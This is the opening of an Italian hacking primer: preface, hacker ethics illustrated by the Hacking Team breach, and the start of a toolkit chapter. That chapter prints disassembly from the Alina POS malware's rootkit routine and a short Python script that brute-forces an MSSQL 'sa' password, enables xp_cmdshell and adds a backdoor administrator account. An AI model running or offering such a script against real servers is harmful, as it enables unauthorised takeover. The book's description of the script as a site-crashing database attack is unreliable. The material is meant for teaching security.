RICCARDO MEGGIATO

Imparare l'hacking

Partire dalle basi, conoscere gli attacchi e sfruttare le vulnerabilità

APOGEO

RICCARDO MEGGIATO

Imparare l'hacking

Partire dalle basi, conoscere gli attacchi e sfruttare le vulnerabilità

APOGEO

Imparare l'hacking

Partire dalle basi, conoscere gli attacchi e sfruttare le vulnerabilità

Riccardo Meggiato

APOGEO

ISBN edizione cartacea: 9788850334346

L'edizione cartacea è in vendita nelle migliori librerie.

~

Sito web: www.apogeonline.com

Scopri le novità di Apogeo su Facebook

Seguici su Twitter

Collegati con noi su LinkedIn

Guarda cosa stiamo facendo su Instagram

Rimani aggiornato iscrivendoti alla nostra newsletter

Introduzione

Saper ascoltare significa possedere, oltre al proprio, il cervello degli altri.
- *Leonardo da Vinci*

Tranquillo, non farti spaventare dalla citazione, questo è un libro che ti vuole insegnare l'hacking, non hai sbagliato posto e non ti sei infilato per errore in qualche caffè letterario. Però te lo vuole insegnare in un modo diverso, perché spesso, parlando di hacking, si forniscono tonnellate di comandi e nozioni tecniche, perdendo di vista il fulcro del discorso: l'uomo. Aspetta, non chiudere il libro, tonnellate di comandi e nozioni ci sono anche qui, ma prima ascolta che cosa ho da dirti.

Sono passati cinque secoli da quando Leonardo da Vinci scrisse le parole citate in apertura. All'epoca, la scrittura era l'unico modo sicuro per trasmettere delle informazioni, e lo sarebbe stato ancora per molto tempo. Proprio a quel periodo, tra l'altro, risale la nascita dei servizi postali moderni: si scriveva una missiva, questa veniva presa in carico da un corriere che la portava alla stazione postale, dove contestualmente avveniva il cambio dei cavalli e del corriere, che riprendevano il viaggio fino a destinazione o alla successiva stazione. Non erano rari, in quegli anni, i furti di posta, spesso perpetrati per sottrarre informazioni politiche o militari.

Oggi, in un'epoca di continue rivoluzioni tecnologiche, la situazione è la stessa, anche se cambiano i mezzi. Non ci sono più cavalli ma cavi sottomarini che trasportano dati. Non ci sono più corrieri ma fornitori

di accesso a Internet. Non ci sono più inchiostro e calamaio ma bit. I protagonisti, invece, rimangono i medesimi: gli stessi esseri umani dei tempi di Leonardo. Se la costante di cinque secoli di storia è la stessa, per quanta tecnologia abbiamo e avremo, non cambieranno mai ambizioni e motivazioni. E così, per esempio, quei furti di posta ai cavalli, oggi, sono diventati “attacchi Man in the Middle” tra due computer. E naturalmente in questo libro scoprirai cosa sono e come si eseguono.

Ancora prima, però, imparare l’hacking significa prendere coscienza che la più grande vulnerabilità del mondo digitale è l’uomo stesso, fatto delle sue virtù ma anche delle sue debolezze. Il mio professore di etologia amava dire che ogni animale, uomo compreso, è mosso da due istinti primari, la sopravvivenza propria e della specie, e che tutte le sue azioni sono, sempre e comunque, riconducibili a questi. Ti sei mai chiesto perché buona parte delle trappole informatiche solletica la curiosità della vittima con contenuti pornografici o promesse di guadagni facili? Se ci pensi, sono riconducibili proprio a quei due istinti.

Quindi imparare l’hacking vuol dire, innanzitutto, imparare che cos’è l’uomo. Questo non significa che stai leggendo un libro di filosofia. Anzi: è un libro molto tecnico, uno dei più tecnici che abbia mai scritto, ma per apprezzarlo devi sempre tenere conto che dietro a una nozione informatica, dietro a ogni procedura, ci deve essere la piena considerazione che l’obiettivo finale di un’attività di hacking non è un computer, ma uno o più esseri umani. E questo porta in dote tutto quel ragionamento che condurrà a rispondere alla sempiterna domanda: “Chi è un hacker?”. Questo libro parte proprio da qui, per poi calarsi molto velocemente nelle informazioni tecniche, che ho cercato di calibrare di fino, partendo da quelle più basilari per arrivare a quelle più complesse.

Questo non è certo un libro pronto a trasformarti in un guru dell'hacking, ma è strutturato per darti una generosa infarinatura sull'argomento e farti capire se questa è la tua strada. Se è un viaggio che vuoi e puoi intraprendere.

Questo non è nemmeno un libro che vuole trasformarti in un criminale. Tutt'altro: ti mostro diverse tecniche, reali, collaudate, descritte passo dopo passo, per insegnarti quanto possa essere semplice, spesso, sferrare un attacco informatico. In modo che tu possa imparare a difenderti e a difendere chi ami, o l'azienda dove lavori.

Questo non è un libro facile, ma nemmeno difficile: non chiedo grosse conoscenze pregresse, ma tanta concentrazione e voglia di imparare. Non pensare di leggere le prime righe di un paragrafo e capire subito quel che dovrai fare. Non dare mai nulla per scontato.

Questo non è un libro di hacking normale. Non lo è stato nessuno dei miei precedenti, figuriamoci uno dove ho voluto miscelare argomenti molto complessi allo stile colloquiale che contraddistingue ogni mio lavoro editoriale.

E non è nemmeno un libro che ho scritto da solo. Quella citazione di Leonardo da Vinci nasconde il segreto dell'hacking: il potere di ascoltare gli altri, che lo vogliano o meno, di imparare da ciò che si ascolta e di metterlo in pratica. In questi anni ho ascoltato moltissimo i miei affezionati lettori, recependone ogni complimento e ogni critica. Cercando di capire. E quello che tieni tra le mani spero possa essere la dimostrazione che nessuna e-mail, messaggio, telefonata, chiacchierata alle conferenze, è mai stata ignorata. Ecco perché questo è un libro di tutti, anche tuo.

Buon viaggio nel mondo dell'hacking.

Ringraziamenti

Un libro, in fondo, è una sottile e continua perturbazione nella vita di qualcuno che ama scrivere, ma soprattutto nella vita di chi gli è vicino. Questo è particolarmente vero nel mio caso, perché ho la malsana abitudine di scrivere pagine, rileggerle, migliorarle, spesso rifarle da capo. E quindi un mio libro, in particolare questo, è uno stillicidio di risorse, energie e pazienza. Mia e degli altri.

Però lo dico con grande franchezza: è il primo libro che mi è dispiaciuto finire, talmente appassionante è stato il viaggio per scriverlo. Un po' meno appassionante, visti gli otto mesi di ritardo, è stato per il mio storico editor, Fabio, a cui va il mio più sincero ringraziamento e la speranza che l'attesa sia ricompensata dal risultato.

Vorrei ringraziare tante altre persone, ma la verità è che chi deve essere ringraziato come si deve lo vedrà fatto con una copia di questo libro tra le mani e un mio abbraccio. In un'epoca di messaggi social vado controcorrente e voto per il "grazie" detto a voce, con occhi che guardano altri occhi.

Vorrei però dedicare questo libro a mio padre, per non aver mai messo a freno la mia voglia di imparare cose nuove, sperimentare, trarre lezioni dai successi ma soprattutto dai fallimenti, esplorare campi sempre diversi e sempre con l'entusiasmo di quel bambino grassottello a cui, verso i dieci anni, in un'epoca di macchine da scrivere e calcolatrici Texas Instruments, disse chiaro e tondo: "Ricorda che se c'è qualcosa che devi imparare a fare, è usare il

computer, perché nei prossimi anni non se ne potrà fare a meno". Ti ho ascoltato, visto?

Che cos’è un hacker

All’alba del 6 luglio 2015, l’account Twitter di Hacking Team, azienda italiana di stanza a Milano, specializzata nello sviluppo di software spia venduti in tutto il mondo, pubblica un messaggio: *Since we have nothing to hide, we’re publishing all our e-mail, files, and source code mega.co.nz/#!Xx1lhChT!rbB... infotomb./eyyxo.torrent* (Figura 1.1).

Che suona come “Siccome non abbiamo nulla da nascondere, pubblichiamo tutte le nostre e-mail, tutti i file e tutto il codice sorgente mega.co.nz/#!Xx1lhChT!rbB... infotomb./eyyxo.torrent”.

Figura 1.1 Il tweet che diede inizio alla fine di Hacking Team. Si noti l'utilizzo di mega e infotomb come servizi di condivisione del materiale: sicuri e anonimi.

Fino a quel momento, Hacking Team si era sempre professata una società molto attenta a scegliere i suoi clienti. Governi integerrimi impegnati nella lotta al crimine, unità dedite all'antiterrorismo, agenzie investigative dall'etica irreprensibile. Tuttavia, facendo clic sui link di quel messaggio Twitter, oggi non più attivi, si arrivava a scaricare una quantità impressionante di dati che dimostravano tutt'altro. Per esempio, che tra i fruitori di quei software di spionaggio vi erano governi che imponevano la più stretta censura nel proprio Paese, arrivando a perseguitare chiunque tentasse di mettere a nudo i loschi affari in cui erano coinvolti. Tariffari, elenchi di clienti ed e-mail, che dimostravano che Hacking Team era una società con ben pochi

scrupoli, non erano che la punta dell'iceberg, in realtà. Nei circa 400 gigabyte di dati disponibili, infatti, si trovavano anche i "codici sorgente" dei software dell'azienda milanese. In pratica, le istruzioni più intime che davano vita ad alcuni dei più potenti programmi di spionaggio e intercettazione dell'epoca. Da quel momento, quei codici erano a disposizione di tutti (Figura 1.2). Cioè, sia di chi andava in cerca di prove per inchiodare Hacking Team riguardo ad affari molto loschi, sia di chi cercava di realizzare software ancora più efficaci e aveva modo di studiare, per la prima volta, quelli di uno dei più blasonati concorrenti.




Figura 1.2 Tuttora, in Rete, si trovano svariati siti che contengono, in toto o in parte, il materiale trafugato dal sistema informatico di Hacking Team.

Si scoprì così, tra le altre cose, che Hacking Team era in possesso di un gran numero di *exploit 0-day*, vale a dire tecniche con cui sfruttare vulnerabilità di cui buona parte della comunità di esperti di sicurezza non era a conoscenza. E questo significava poter realizzare software difficilmente intercettabili, che venivano venduti, per questo, a peso

d’oro. In pratica, la ricerca del gruppo di Hacking Team era finalizzata all’arricchimento, e non ci si ponevano troppi problemi su chi utilizzasse quei software. Che ora, però, erano a disposizione di tutti. A titolo gratuito.

Ah, piccolo particolare: tutta questa manna digitale non era stata messa online da Hacking Team, ma da un individuo, il cui nickname era Phineas Fisher, che era stato in grado di intrufolarsi nella rete dell’azienda per parecchio tempo. Quello necessario a trafugare 400 gigabyte di dati per poi metterli online.

A questo punto la domanda: chi era il vero hacker tra Hacking Team e Phineas Fisher? Oppure lo erano entrambi? E se non lo fosse stato nessuno dei due?

Etica e identità hacker

Per rispondere alla spinosa questione, occorre tirare in ballo Steven Levy, giornalista e autore di alcuni dei più celebri libri su computer e tecnologia. Uno di questo è *Hacker. Gli eroi della rivoluzione informatica*, uscito nel 1984. Qui, per la prima volta, compare il concetto di “etica hacker”, una sorta di linea di condotta che deve seguire il vero hacker. Levy spiega nel dettaglio i principi generali di quest’etica, io provo a riassumerli:

- l’accesso ai computer – e tutto ciò che può insegnare qualcosa sul modo in cui funziona il mondo – dovrebbe essere libero e illimitato;
- tutta l’informazione dovrebbe essere libera;
- dubitare dell’autorità, promuovere la decentralizzazione;
- gli hacker dovrebbero essere giudicati per il loro hacking, non per falsi criteri quali gradi, età, razza o posizione;
- puoi creare arte e bellezza su un computer;

- i computer possono cambiare la vita in meglio;
- come con la lampada di Aladino, si può fargli fare ciò che si vuole (al computer).

Sulla base di questi semplici punti, nel corso degli anni si è sviluppata un'identità hacker molto precisa (Figura 1.3). Quella, cioè, di un individuo in possesso di conoscenze approfondite che le utilizza per portare delle tecnologie, di qualsiasi tipo, oltre i loro limiti. Ma sempre e comunque spinto dalla ricerca di un miglioramento per la società. A volte, questo miglioramento passa per la denuncia di chi viola i principi sociali o che rischia di infangarli. È da questo assunto che è partito il lavoro di Phineas Fisher: far venire a galla i loschi traffici di Hacking Team, facendo valere la propria competenza tecnica.

Figura 1.3 Kevin Mitnick è stato uno dei primi hacker di fama mondiale. Tra le sue specialità vi erano il social engineering (la capacità di convincere qualcuno a fare qualcosa che altrimenti non avrebbe mai fatto, per esempio fornire informazioni

riservate) e il dumpster diving, cioè rovistare tra i rifiuti a caccia di documenti con dati utili a sferrare un attacco.

Phineas Fisher si è comportato, a tutti gli effetti, da hacker, il difficile è stabilire di che tipo.

Forse non sai, infatti, che gli hacker possono essere inquadrati in tre categorie piuttosto diverse tra loro. Sono contraddistinti da un "cappellaccio", tipo quello indossato dagli stregoni in romanzi e film fantasy, di colore diverso a seconda della loro indole. Gli hacker "buoni" sono, dunque, i *white hat hacker* (gli "hacker dal cappello bianco"). Si tratta di ricercatori di sicurezza, dediti in particolare al *penetration testing*, cioè alla ricerca dei punti vulnerabili di un sistema al fine di migliorarne le difese. Se questa ricerca è invece finalizzata a sfruttare quelle vulnerabilità per prendere possesso di un sistema per scopi malevoli, o di lucro, ecco che abbiamo i *black hat hacker* (gli "hacker dal cappello nero"). In qualche modo, Hacking Team potrebbe essere collocata in questa categoria, poiché sfruttava vulnerabilità poco o per nulla note per vendere software-spia al miglior offerente.

Hacker o criminali informatici?

Un tempo la distinzione tra hacker e criminale informatico era motivo di grande discussione tra gli appassionati di sicurezza, poiché i media tendono sempre a confondere le due figure. È così che, spesso, il furto di un gran numero di dati personali viene descritto, nelle cronache, come operato da "hacker", mentre si tratta certamente di criminali informatici. Tuttavia è innegabile che la figura del black hat hacker sia riconducibile a quella di un criminale informatico, poiché la sua attività è, per definizione, illegale e a scopo di lucro. Criticare un articolo che parla di "hacker" in una vicenda legata alla criminalità informatica, oggi, è quindi un po' pretestuoso. Senza contare che, spesso, sono ben altri gli elementi oggettivi che si prestano a critiche, in certi articoli! Visto che siamo in tema, ricordo altri due termini molto cari a questo settore. Il *cracker*, che è sinonimo di criminale informatico, e il *lamer*, vale a dire un aspirante hacker con poca voglia di imparare e tanta di apparire. E questo lo porta, in genere, a utilizzare programmini preconfezionati per imbastire qualche giochetto di prestigio informatico, buono solo per far colpo su amici inesperti e boccaloni. Niente di più distante dal nobile concetto di hacker che stai imparando a conoscere.

Con il passare del tempo si è affermata anche una categoria intermedia: quella dei *grey hat hacker* (gli "hacker dal cappello grigio"). Di base un hacker dal cappellaccio bianco è solito rilevare delle vulnerabilità, comunicarle al proprietario del sistema che ne soffre e, una volta sistemate o nel caso mancasse un feedback, renderle pubbliche. Il grey hat hacker non ha questa visione globale della sicurezza: in genere tiene le vulnerabilità per sé e si offre al proprietario del sistema per porvi rimedio, in cambio di una certa cifra. Inoltre, un hacker dal cappellaccio grigio, pur non perseguendo fini malevoli, non si limita a trovare vulnerabilità ma spesso decide anche di sfruttarle, effettuando accessi non autorizzati ai sistemi. Magari solo come sfida a se stesso, ma tanto basta per discostarsi dal white hat hacking. In questa "zona grigia", ultimamente, si fanno ricadere anche tutti quei ricercatori di sicurezza che, per varie ragioni, al fine di testare e verificare le difese di un sistema, lo violano con tecniche poco ortodosse.

Capisci bene che non è semplice etichettare un hacker in un modo o nell'altro, e che spesso il suo operato lo porta a indossare cappellacci di vario colore anche nella stessa giornata. Gli integerrimi puristi, comunque, sono concordi nell'affermare che chi si "sporca" una volta, si sporca per sempre.

Ethical hacker
Questa definizione, piuttosto recente, è equivalente a quella di white hat hacker. Si tratta di un hacker etico che effettua la ricerca di vulnerabilità e di tecniche per porvi rimedio, in modo legale, di comune accordo con chi ne viene colpito. Anche in questo caso vi sono diverse scuole di pensiero sul concetto di hacking etico, ma in linea di massima si intende una metodica che simula, ma senza conseguenze, l'attività di un hacker malevolo (un black hat hacker).

Da quanto detto finora abbiamo un quadro abbastanza preciso di quel che si intende per "hacker" nell'ambito della sicurezza informatica. In fondo, l'obiettivo comune è la ricerca di punti deboli, perpetrata con tecniche più o meno avanzate, utilizzando o meno appositi strumenti

software (*too*l; Figura 1.4). Poi, si è liberi di sfruttare questi punti deboli (questa fase è detta *exploit*) in base al proprio credo e alle proprie necessità. Per questo motivo, dal punto di vista delle nozioni, non c'è differenza tra un tipo di hacker e un altro. Funziona un po' come un coltello affilato: a seconda di chi lo impugna, può essere utilizzato per creare piatti da grande chef o per commettere un crimine, ma lo strumento è il medesimo.

Questo libro vorrebbe essere quel coltello per chi si è appena iscritto a una scuola di cucina, con la speranza che lo aiuti a concludere il suo percorso di studio per diventare il migliore degli chef, senza cadere nella tentazione di usarlo per scopi meno nobili.

Figura 1.4 Hacker di tipo white, black e grey hat utilizzano i medesimi strumenti (tool). Ciò che li contraddistingue sono gli obiettivi. A voler semplificare, la vera discriminante è il denaro. Nell'immagine, Kali Linux, uno dei più potenti tool del settore, utilizzato da ogni tipologia di hacker.

Vademecum hacker

Se ti stai chiedendo se quel tuo amico, che sa fare numeri da circo davanti al suo notebook, è un hacker come dice di essere, forse è il caso di offrirti un breve vademecum per distinguere questa figura da quelle di cartapesta che affollano Internet. Non vederlo solo come un elenco di condizioni per trovare degli impostori, ma soprattutto come un insieme di accortezze che dovrebbe avere chi mira a questa nobile arte.

1. *Un hacker non si definisce tale: sono gli altri a chiamarlo così*. Hai letto un curriculum, una presentazione o una breve biografia da social, nel quale un soggetto si definisce hacker? Non lo è, poco ma sicuro. Essere hacker è una *forma mentis*, uno stile, un insieme di ideali che a un vero hacker non verrebbe mai e poi mai in mente di proclamare ai quattro venti. Quando lo si fa, è perché non si conoscono quegli ideali e si pensa solo all'accezione tecnica del termine "hacker". Che vale non più del dieci per cento. Temi che ci vorrà un sacco di tempo, in questo modo, prima che qualcuno possa definirti "hacker"? Prima che il tuo nome giri abbastanza da poter essere riconosciuto nei posti giusti? Quello è il tempo che ti servirà a diventare hacker. In caso contrario, avrai fallito.
2. *Un hacker non fa mai "giochetti" per dimostrarti quello che sa: non ne ha bisogno*. Non aspettarti che un hacker prenda il computer e ti mostri come ci si intrufola in una rete, a meno che non sia a scopo didattico e che lui sia certo che vuoi davvero avvicinarti a questo mondo. Tanto meno, non aspettarti che un hacker faccia di questi giochetti "a richiesta", come un fenomeno da baraccone.
3. *Un hacker studia, sempre*. L'informatica evolve a ritmi vertiginosi, c'è ogni giorno qualcosa di nuovo da studiare. È per questo che un hacker perde poco tempo in attività che ritiene futili e non focalizzati a raggiungere il suo obiettivo, la conoscenza.
4. *Un hacker ha una vita*. Questa regolina va letta al contrario. Non è che un hacker, oggi, sia necessariamente un asociale, che cammina

incappucciato, con i jeans rotti e sporchi e senza un minuto da dedicare alla vita privata. Conosco hacker bravissimi sposati, con figli e con auto supersportive. Ne conosco altri, altrettanto bravi, che invece ricadono in un profilo più criptico e isolato. L'abito non fa l'hacker, né in un senso né in un altro. Per lo stesso motivo, esistono hacker a cui piace andare alle conferenze di sicurezza informatica, mentre altri non lo ritengono utile o preferiscono aggiornarsi altrimenti. L'obiettivo rimane sempre la conoscenza, come ci si arriva è lasciato alla libertà di ciascuno.

5. *Un hacker non critica un altro hacker*. Intendo hacker veri che criticano altri hacker veri. Un hacker studia il lavoro altrui per capire se c'è qualche nuova tecnica da imparare (e c'è quasi sempre, perché non esistono quasi mai tecniche identiche), ma difficilmente si lascia andare a valutazioni.

Questo capitolo dovrebbe averti offerto una visione più chiara di quel che si intende per hacker. Quali sono gli obiettivi dell'arte dell'hacking e quali i valori che la caratterizzano. Puoi imparare tutto sulla sicurezza informatica, ma se non sposi la filosofia hacker nella sua interezza scalfirai appena questo favoloso mondo. Imparare l'arte dell'hacking è un sacrificio non solo per il tempo da dedicare allo studio, ma anche per cambiare il proprio modo di pensare e vedere il mondo. Sei pronto?

La cassetta degli attrezzi

Come non esiste un software che possa trasformarti in scrittore di successo, così non ne esiste uno in grado di trasformarti in un hacker. Non parlo solo dei discorsi etici affrontati nel Capitolo 1, ma di quelli più tecnici che hanno a che fare con l'arte dell'hacking. Se conosci molto bene l'italiano, hai divorato centinaia di libri e sei dotato di buona fantasia, scriverai un ottimo libro a prescindere dal software di scrittura che utilizzerai. Allo stesso modo, se entri in possesso di determinate nozioni, saprai cercare e analizzare le vulnerabilità di un sistema, e magari sfruttarle, senza bisogno di particolari tool. Visto che questo è un testo introduttivo al mondo dell'hacking è ovvio che non ci troverai *tutto* quel che serve per diventare un provetto hacker, ma è pur vero che alcuni strumenti agevolano il percorso fin dagli inizi. E questo capitolo è qui per riassumerli.


Di base, esistono due tipologie di strumenti necessari a un hacker: le conoscenze e i software. Gli elenchi di questi strumenti dovrebbero mostrare la dicitura "lavori in corso" sempre in bella vista, perché vanno continuamente aggiornati e perché spesso si intrecciano, ma esiste una dotazione di base dalla quale proprio non puoi prescindere.

Conoscenze informatiche

Per leggere questo libro non ti servono chissà quali conoscenze pregresse, anche se un'infarinatura di informatica di base è sempre

utile. Sapere le differenza tra un client e un server è un buon punto di partenza, ma per il resto ho cercato di realizzare un testo fruibile da tutti. Se dopo averlo letto ti venisse voglia di approfondire, naturalmente, si apre un mondo di opportunità. A partire dalla programmazione: saper programmare (bene) distingue un vero hacker da un semplice appassionato di sicurezza. Soprattutto, ti dà la capacità di realizzare da te strumenti per le tue specifiche esigenze.

È in corso una feroce discussione sui linguaggi di programmazione che un hacker, o comunque chi ha a che fare con la sicurezza informatica, dovrebbe conoscere. In linea di massima, se sai programmare molto bene in un linguaggio quello diventerà il tuo linguaggio d'elezione, purché si parli di *veri* linguaggi di programmazione. L'HTML, per intenderci, non è un linguaggio di programmazione e se pensi che lo sia è il caso di rimettere mano al curriculum. Personalmente, sono dell'opinione che "low is more", quindi più il linguaggio è di basso livello e meglio è. Proprio per questo, consiglio sempre di imparare l'assembly x86, che non solo permette di scrivere del codice molto efficace, ma soprattutto di leggere quello altrui e di fare dell'ottimo *reverse engineering* (Figura 2.1). Puoi immaginare qualcosa di più potente della capacità di capire come funziona qualsiasi programma? Io no.



```
.text:004559E6 loc_4559E6:                             ; CODE XREF: m_hide_exe_rootkit+2F↑j
.text:004559E6                 push    offset ServiceName ; "Windows Host Process"
.text:004559EB                 call    j_m_modify_service
.text:004559F0                 add     esp, 4
.text:004559F3                 push    offset aAppdata ; "appdata"
.text:004559F8                 call    j_getenv
.text:004559FD                 add     esp, 4
.text:00455A00                 push    eax
.text:00455A01                 push    offset aSDrv_sys ; "%s\\drv.sys"
.text:00455A06                 lea     eax, [ebp+BinaryPathName]
.text:00455A0C                 push    eax
.text:00455A0D                 call    j_sprintf
.text:00455A12                 add     esp, 0Ch
.text:00455A15                 lea     eax, [ebp+BinaryPathName]
.text:00455A1B                 push    eax
.text:00455A1C                 call    sub_4488E2
.text:00455A21                 add     esp, 4
.text:00455A24                 movzx   ecx, al
.text:00455A27                 test    ecx, ecx
.text:00455A29                 jz      short loc_455A3F
.text:00455A2B                 push    offset aCDrv_sys ; "C:\\drv.sys"
.text:00455A30                 lea     eax, [ebp+BinaryPathName]
.text:00455A36                 push    eax
.text:00455A37                 call    j_sprintf
.text:00455A3C                 add     esp, 8
.text:00455A3F
.text:00455A3F loc_455A3F:                             ; CODE XREF: m_hide_exe_rootkit+79↑j
.text:00455A3F                 push    offset aWb      ; "wb"
.text:00455A44                 lea     eax, [ebp+BinaryPathName]
.text:00455A4A                 push    eax
.text:00455A4B                 call    j_fopen
.text:00455A50                 add     esp, 8
.text:00455A53                 mov     [ebp+var_414], eax
.text:00455A59                 cmp     [ebp+var_414], 0
.text:00455A60                 jnz     short loc_455A64
.text:00455A62                 jmp     short loc_455AA2
.text:00455A64 ; ---------------------------------------------------------------------------
```

Figura 2.1 Una piccola porzione del codice assembly che dà vita al malware Alina, specializzato nell'attacco ai POS. L'assembly è molto utilizzato nel campo del reverse engineering, che permette di risalire al funzionamento di qualsiasi software.

A un livello appena superiore si trova il C, altro linguaggio imprescindibile in questo settore. Qualcuno ti dirà che il C++ lo "supera da destra e da sinistra", ma la verità è che, laddove serve codice compatto ed efficiente, viene utilizzato il C, senza contare la sua diffusione tra i sistemi industriali e gli apparecchi dell'Internet of Things, o IoT che dir si voglia. Apparecchi che rivestono un'importanza crescente proprio nel ramo della sicurezza, poiché presi sempre più di mira dagli hacker. E poi, certo, ci sono i soliti noti, in particolare Perl e Python, che rivestono un ruolo sempre più importante nell'ambito della sicurezza come linguaggi di "scripting": con poco sforzo, permettono di realizzare piccoli programmi in grado

di svolgere compiti anche complessi. Ti faccio un esempio. Anche se non sai nulla di Python, osserva il Listato 2.1.

Listato 2.1 Poche righe di Python, un potente tool di hacking.

```
import _mssql

# mssql = _mssql.connect('ip', 'username', 'password')

# mssql.execute_query()

passwords = file("password.txt", "r")

ip = "192.168.200.200"

for password in passwords:

password = password.rstrip()

try:

mssql = _mssql.connect(ip, "sa", password)

mssql.execute_query("EXEC sp_configure 'show advanced options',
1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE;")

mssql.execute_query("RECONFIGURE;")

mssql.execute_query("xp_cmdshell 'net user netbiosX Password! /ADD && net
localgroup administrators netbiosX /ADD'")

mssql.close()

break
```

In nemmeno venti righe, hai di fronte un piccolo software per eseguire un attacco a un database SQL. In pratica per mettere KO un sito che fa grande uso di dati. Ormai molti siti sono difesi da questo genere di attacchi, ma l’esempio ti dimostra quanto poco sforzo serva per lanciare un attacco, se si conosce un linguaggio di programmazione.

Certo, è sottinteso che non si può prescindere da un’eccellente conoscenza delle reti e di come funzionano, specie (ma non solo) sul versante dei protocolli e delle protezioni. Ripeto: si parla sempre e comunque di nozioni che puoi acquisire in un secondo momento e che possono darti una marcia in più nel mondo dell’hacking. Nulla di tutto questo ti servirà per leggere questo libro, ma queste pagine ti

offriranno un buon punto di partenza verso un mondo di conoscenza e opportunità.

Strumenti software

È opinione comune che gli hacker lavorino in Linux e questo è assolutamente vero. Ciò non toglie, comunque, che buona parte delle tecniche e dei tool di hacking siano disponibili o utilizzabili anche da Windows e da Mac. Un po' sacrilego come discorso, vero? In realtà non molto. Tramite la "virtualizzazione", infatti, è possibile utilizzare un sistema operativo dentro un altro. Quindi Windows può far funzionare una macchina virtuale basata su Linux e in questo modo si possono utilizzare tutti gli strumenti dedicati al sistema operativo del pinguino. Lo stesso vale per i Mac. Il sistema operativo utilizzato (non parlo di quello da "attaccare" o "testare") è solo un contenitore: conta ciò che si mette al suo interno. È innegabile, comunque, che negli ultimi anni siano emerse eccellenti soluzioni software che vanno a braccetto con sistemi operativi diversi da Linux (o sono disponibili anche per altri sistemi operativi). Per ragioni tecniche che non starò qui a elencare, ma che si basano sulla sua architettura interna, Linux è indubbiamente il migliore sistema operativo da utilizzare in questo settore, ma alcuni software sono sviluppati così bene da non mostrare differenze apprezzabili nelle versioni per Windows o per Mac. Quindi, mi raccomando: mai scartare a priori un software solo perché non è per Linux, intesi?

Da Linux in poi

